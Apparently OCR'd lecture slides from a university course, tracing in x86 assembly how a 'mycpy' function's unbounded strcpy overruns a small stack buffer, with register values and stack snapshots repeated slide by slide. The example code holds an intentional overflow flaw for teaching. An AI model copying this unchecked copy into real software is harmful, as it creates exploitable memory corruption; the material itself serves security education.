
%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fd



0xfd2e0	0xfd2d4
0x8048504	
0x8048423	0xfd2c0
0xfd2d0	0xfd2bc
	0xfd2b8
	0xfd2ac
0x8048504	
	0xfd290

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048401

```
mycpy:
  push %ebp                0x80483f4
  mov %esp,%ebp            0x80483f5
  sub $0x28,%esp           0x80483f7
  mov 0x8(%ebp),%eax       0x80483fa
  mov %eax,0x4(%esp)       0x80483fd
  lea -0xc(%ebp),%eax      0x8048401
  mov %eax,(%esp)          0x8048404
  call strcpy              0x8048407
  leave                    0x804840c
  ret                      0x804840d
main:
  push %ebp                0x804840e
  mov %esp,%ebp            0x804840f
  sub $0x10,%esp           0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy               0x804841e
  mov $0x8048517,%eax      0x8048423
  mov %eax,(%esp)          0x8048428
  call printf              0x804842b
  mov $0x0,%eax            0x8048430
  leave                    0x8048435
  ret                      0x8048436
```



0xfd2e0

0xfd2d4

0x8048504

0xfd2c0

0x8048423

0xfd2bc

0xfd2d0

0xfd2b8


0xfd2ac

0x8048504

0xfd290

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048404

```
mycpy:
  push %ebp                   0x80483f4
  mov %esp,%ebp               0x80483f5
  sub $0x28,%esp              0x80483f7
  mov 0x8(%ebp),%eax          0x80483fa
  mov %eax,0x4(%esp)          0x80483fd
  lea -0xc(%ebp),%eax         0x8048401
  mov %eax,(%esp)             0x8048404
  call strcpy                 0x8048407
  leave                       0x804840c
  ret                         0x804840d
main:
  push %ebp                   0x804840e
  mov %esp,%ebp               0x804840f
  sub $0x10,%esp              0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                  0x804841e
  mov $0x8048517,%eax         0x8048423
  mov %eax,(%esp)             0x8048428
  call printf                 0x804842b
  mov $0x0,%eax               0x8048430
  leave                       0x8048435
  ret                         0x8048436
```



0xfd2e0

0xfd2d4

0x8048504

0x8048423

0xfd2c0

0xfd2d0

0xfd2bc

0xfd2b8

0xfd2ac


0x8048504

0xfd2ac

0xfd290


%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048404

```
mycpy:
  push %ebp                 0x80483f4
  mov %esp,%ebp             0x80483f5
  sub $0x28,%esp            0x80483f7
  mov 0x8(%ebp),%eax        0x80483fa
  mov %eax,0x4(%esp)        0x80483fd
  lea -0xc(%ebp),%eax       0x8048401
  mov %eax,(%esp)           0x8048404
  call strcpy               0x8048407
  leave                     0x804840c
  ret                       0x804840d
main:
  push %ebp                 0x804840e
  mov %esp,%ebp             0x804840f
  sub $0x10,%esp            0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                0x804841e
  mov $0x8048517,%eax       0x8048423
  mov %eax,(%esp)           0x8048428
  call printf               0x804842b
  mov $0x0,%eax             0x8048430
  leave                     0x8048435
  ret                       0x8048436
```



%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048407


```
mycpy:
  push %ebp                  0x80483f4
  mov %esp,%ebp              0x80483f5
  sub $0x28,%esp             0x80483f7
  mov 0x8(%ebp),%eax         0x80483fa
  mov %eax,0x4(%esp)         0x80483fd
  lea -0xc(%ebp),%eax        0x8048401
  mov %eax,(%esp)            0x8048404
  call strcpy                0x8048407
  leave                      0x804840c
  ret                        0x804840d
main:
  push %ebp                  0x804840e
  mov %esp,%ebp              0x804840f
  sub $0x10,%esp             0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                 0x804841e
  mov $0x8048517,%eax        0x8048423
  mov %eax,(%esp)            0x8048428
  call printf                0x804842b
  mov $0x0,%eax              0x8048430
  leave                      0x8048435
  ret                        0x8048436
```



0xfd2e0	0xfd2d4
0x8048504	
0x8048423	0xfd2c0
0xfd2d0	0xfd2bc
	0xfd2b8
	0xfd2ac
0x8048504	
0xfd2ac	0xfd290


%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c

```
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```



```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                   0x80483f4
    mov %esp,%ebp               0x80483f5
    sub $0x28,%esp              0x80483f7
    mov 0x8(%ebp),%eax          0x80483fa
    mov %eax,0x4(%esp)          0x80483fd
    lea -0xc(%ebp),%eax         0x8048401
    mov %eax,(%esp)             0x8048404
    call strcpy                 0x8048407
    leave                       0x804840c
    ret                         0x804840d
main:
    push %ebp                   0x804840e
    mov %esp,%ebp               0x804840f
    sub $0x10,%esp              0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                  0x804841e
    mov $0x8048517,%eax         0x8048423
    mov %eax,(%esp)             0x8048428
    call printf                 0x804842b
    mov $0x0,%eax               0x8048430
    leave                       0x8048435
    ret                         0x8048436
```


%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



0xfd2e0	0xfd2d4
0x8048504	
0x8048423	0xfd2c0
0xfd2d0	0xfd2bc
	0xfd2b8
asu (0x20757361)	
	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                    0x80483f4
    mov %esp,%ebp                0x80483f5
    sub $0x28,%esp               0x80483f7
    mov 0x8(%ebp),%eax           0x80483fa
    mov %eax,0x4(%esp)           0x80483fd
    lea -0xc(%ebp),%eax          0x8048401
    mov %eax,(%esp)              0x8048404
    call strcpy                  0x8048407
    leave                        0x804840c
    ret                          0x804840d
main:
    push %ebp                    0x804840e
    mov %esp,%ebp                0x804840f
    sub $0x10,%esp               0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                   0x804841e
    mov $0x8048517,%eax          0x8048423
    mov %eax,(%esp)              0x8048428
    call printf                  0x804842b
    mov $0x0,%eax                0x8048430
    leave                        0x8048435
    ret                          0x8048436
```



0xfd2e0

0x8048504

0x8048423

0xfd2d0

cse (0x20657363)

asu (0x20757361)

0x8048504

0xfd2ac

0xfd2d4

0xfd2c0

0xfd2bc


0xfd2b8

0xfd2ac

0xfd290

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                    0x80483f4
    mov %esp,%ebp                0x80483f5
    sub $0x28,%esp               0x80483f7
    mov 0x8(%ebp),%eax           0x80483fa
    mov %eax,0x4(%esp)           0x80483fd
    lea -0xc(%ebp),%eax          0x8048401
    mov %eax,(%esp)              0x8048404
    call strcpy                  0x8048407
  → leave                        0x804840c
    ret                          0x804840d
main:
    push %ebp                    0x804840e
    mov %esp,%ebp                0x804840f
    sub $0x10,%esp               0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                   0x804841e
    mov $0x8048517,%eax          0x8048423
    mov %eax,(%esp)              0x8048428
    call printf                  0x804842b
    mov $0x0,%eax                0x8048430
    leave                        0x8048435
    ret                          0x8048436
```

